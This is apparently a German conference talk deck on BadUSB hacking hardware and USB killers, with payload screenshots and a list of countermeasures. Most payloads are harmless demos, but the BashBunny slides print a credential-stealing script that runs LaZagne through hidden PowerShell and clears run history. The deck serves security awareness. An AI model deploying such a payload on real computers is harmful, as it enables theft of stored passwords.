Überblick

Realer Vorfall

[BadUSB-Hardware](#)

Getarnte Hardware


Ferngesteuerte Tools

Multifunktionale Geräte

Zerstörung mit USB-Killer

Gegenmaßnahmen

MalDuino Elite



The screenshot shows a text editor window titled "04_MalDuino.txt - Editor". The menu bar includes "Datei", "Bearbeiten", "Format", "Ansicht", and "Hilfe". The code content is as follows:

```
DELAY 2000
GUI r
DELAY 1000
STRING calc
ENTER
```

The status bar at the bottom indicates "Zeile 4, Spalte 12", "290%", "Windows (CRLF)", and "UTF-8".

Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- [BadUSB-Hardware](#)
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen



Hacking Hardware

BadUSB Tools & USB-Killer

Überblick

Realer Vorfall

[BadUSB-Hardware](#)

Getarnte Hardware

Ferngesteuerte Tools

Multifunktionale Geräte

Zerstörung mit USB-Killer

Gegenmaßnahmen

MalDuino

```
05_MalDuino.txt - Editor
Datei Bearbeiten Format Ansicht Hilfe
|LOCALE DE
DELAY 2000
REM Linux
ALT F2
DELAY 200
REM macOS
GUI SPACE
DELAY 200
REM Windows
GUI SPACE
DELAY 200
GUI SPACE
DELAY 200
GUI r
DELAY 200
DELETE
REPEAT 4
STRING https://scheible.it
ENTER
Quelle: github.com (7)
Zeile 1, Spalte 1 140% Windows (CRLF) UTF-8
```

Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- [BadUSB-Hardware](#)
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen



Getarnte
Hardware



Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

USB-Ventilator



Live-Hacking BadUSB Angriffe
Cyber Security Vortrag

Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

USB-Ventilator

```
07_Ventilator | Arduino 1.8.19
Datei Bearbeiten Sketch Werkzeuge Hilfe

07_Ventilator § DigiKeyboardDe.h
#include "DigiKeyboardDe.h"

void setup() {
  pinMode(0, OUTPUT); // Ventilator
  digitalWrite(0, HIGH);
  pinMode(1, OUTPUT); // LED
  DigiKeyboardDe.sendKeyStroke(0);
  DigiKeyboardDe.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboardDe.delay(2000);
  DigiKeyboardDe.print("notepad");
  DigiKeyboardDe.delay(2000);
  DigiKeyboardDe.sendKeyStroke(KEY_ENTER);
  DigiKeyboardDe.delay(2000);
  DigiKeyboardDe.println("@ECHO OFF");
  DigiKeyboardDe.print("%SystemRoot%\System32\msg.exe \"%username%\" All your base are belong to us ;-);");
  DigiKeyboardDe.delay(2000);
  DigiKeyboardDe.sendKeyStroke(KEY_S, MOD_CONTROL_LEFT);
  DigiKeyboardDe.delay(2000);
  DigiKeyboardDe.print("%UserProfile%\Desktop\scheible.bat");
  DigiKeyboardDe.delay(2000);
  DigiKeyboardDe.sendKeyStroke(KEY_ENTER);
  DigiKeyboardDe.delay(2000);
  DigiKeyboardDe.sendKeyStroke(KEY_F4, MOD_ALT_LEFT);
  DigiKeyboardDe.delay(2000);
  DigiKeyboardDe.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboardDe.delay(2000);
  DigiKeyboardDe.print("%UserProfile%\Desktop\scheible.bat");
  DigiKeyboardDe.delay(2000);
  DigiKeyboardDe.sendKeyStroke(KEY_ENTER);
}

void loop() {}

2
Tensley 4.0, Keyboard • Mouse • Joystick, 600 MHz, Faster, US English auf COM9
```

Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen



Ferngesteuerte Tools

InputStick





Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

InputStick



Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

MalDuino W



Live-Hacking BadUSB Angriffe
Cyber Security Vortrag

Hacking Hardware

BadUSB Tools & USB-Killer

Überblick

Realer Vorfall

BadUSB-Hardware

Getarnte Hardware

Ferngesteuerte Tools

Multifunktionale Geräte

Zerstörung mit USB-Killer

Gegenmaßnahmen

MaDuino W

The screenshot displays the MaDuino W web interface. At the top, there are navigation links: WiFi Duck, Settings, Terminal, and About. A green bar indicates the device is 'Connected'. Below this, the 'Status' section shows 'SPIFFS: 502 byte used (99% free)' and buttons for 'FORMAT', 'STOP', and 'RECONNECT'. The 'Scripts' section features a table with columns for 'File', 'Byte', and 'Actions'. A file named '/test' is listed with 14 bytes and buttons for 'EDIT' and 'RUN'. Below the table is a 'CREATE' button. The 'Editor' section shows the file '/test' with buttons for 'DELETE', 'DOWNLOAD', and 'ENABLE AUTORUN'. The code editor contains the text 'LED 255 127 0'. At the bottom, there is an 'Output' section showing 'saved' and buttons for 'SAVE', 'RUN', and 'STOP'.

WiFi Duck Settings Terminal About

Connected

Status

SPIFFS: 502 byte used (99% free)

FORMAT STOP RECONNECT

Scripts

File	Byte	Actions
/test	14	EDIT RUN

/ CREATE

Editor

/test DELETE DOWNLOAD ENABLE AUTORUN

```
LED 255 127 0
```

Output: saved

SAVE RUN STOP

Live-Hacking BadUSB Angriffe
Cyber Security Vortrag

Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen



Multifunktionale Geräte

Key Croc



Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

BashBunny



Live-Hacking BadUSB Angriffe
Cyber Security Vortrag

Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

BashBunny

```
payload.txt - Editor
Datei Bearbeiten Format Ansicht Hilfe
BUCKY_LANG de

LOOTDIR=/root/udisk/loot/PasswordGrabber

LED SETUP
GET SWITCH_POSITION
ATTACKMODE HID STORAGE

mkdir -p $LOOTDIR

LED ATTACK
RUN WIN "powershell -windowstyle hidden -ExecutionPolicy Bypass .((gwmi win32_volume -f 'label=''BashBunny''').Name+'payloa
sleep 10

LED FINISH
```

```
payload.ps1 - Editor
Datei Bearbeiten Format Ansicht Hilfe
$dest = ((Get-WmiObject win32_volume -f 'label=''BashBunny''').Name+'loot\PasswordGrabber')
$filter = 'password_'+ $env:COMPUTERNAME
$filecount = ((Get-ChildItem -filter ($filter + "*") -path $dest | Measure-Object | Select -ExpandProperty Count) + 1)
Start-Process -WindowStyle Hidden -FilePath ((Get-WmiObject win32_volume -f 'label=''BashBunny''').Name+'tools\LaZagne.exe'
Remove-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU' -Name '*' -ErrorAction Silently
```


Quelle: github.com (8)

Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

P4wnP1 ALOA



Live-Hacking BadUSB Angriffe
Cyber Security Vortrag

Hacking Hardware

BadUSB Tools & USB-Killer

Überblick

Realer Vorfall

BadUSB-Hardware

Getarnte Hardware

Ferngesteuerte Tools

Multifunktionale Geräte

Zerstörung mit USB-Killer

Gegenmaßnahmen



Zerstörung
mit USB-Killer



Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen



Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

Gegenmaßnahmen

- Zugangsbeschränkung, damit nur autorisierte Personen Zutritt haben
- Übersichtliche und aufgeräumte Arbeitsplätze (Kabelmanagement)
- Schulung von Mitarbeitenden, um Hacking Hardware zu erkennen
- Sicherung von Rechnersystemen durch bauliche Maßnahmen
- Erkennen und melden von Unterbrechungen
- Softwarelösung zum Blockieren neuer Geräte
- USB-Schlösser zum Blockieren von Ports



„Amateurs hack systems, professionals hack people.“

Bruce Schneier

Fragen?

Nächster VDI-Vortrag - 28.04.2022

Herzrasen-Die 3 Säulen der Zielerreichung

In seinem Vortrag Herzrasen spricht Daniel Engelbrecht über die drei Säulen der Zielerreichung. Die Säulen, die ihm auf seinem Weg geholfen haben. Über den unbändigen Willen, seine Ziele zu erreichen und dennoch die Achtsamkeit nie aus dem Auge zu verlieren, um die Gesundheit nicht zu gefährden.

Nächster eigener VDI-Vortrag - 25.05.2022

DDoS-Attacken, ein reales Risiko

Ist für Sie schon einmal eine Website oder ein Server nicht erreichbar gewesen? Dann steckt eventuell ein Distributed Denial of Service (DDoS)-Angriff dahinter, der einen Server oder einen Client mit einer großen Anzahl von Anfragen überlastet, so dass legitime Anfragen nicht mehr bearbeitet werden können.

Nächster eigener Workshop - 11.06.2022

Hacking Hardware - Cyber Security Workshop

Angreifer können vor Ort mit Hilfe von Hardware-Tools Systeme gezielt angreifen. Jedoch gibt es effektive Maßnahmen, um sich davor zu schützen. Dazu ist es wichtig, die verbreitetsten Tools zu kennen und zu verstehen. Im Workshop lernen Sie die typischen Angriffe mit Hacking Hardware.

Fachbuch

Hardware & Security



Folien des Vortrags

Blog www.scheible.it



Quellen

- (1) <https://shop.hak5.org>, abgerufen am 12.04.2022
- (2) <https://lab401.com>, abgerufen am 12.04.2022
- (3) <https://www.hackmod.de>, abgerufen am 12.04.2022
- (4) <https://firewire-revolution.de>, abgerufen am 12.04.2022
- (5) <https://therecord.media/fbi-fin7-hackers-target-us-companies-with-badusb-devices-to-install-ransomware/>, abgerufen am 12.04.2022
- (6) <https://ducktoolkit.com/>, abgerufen am 12.04.2022
- (7) <https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payload---Open-Webpage%2C-Any-Platform>, abgerufen am 12.04.2022
- (8) <https://github.com/hak5/bashbunny-payloads/tree/master/payloads/library/credentials/PasswordGrabber>, abgerufen am 12.04.2022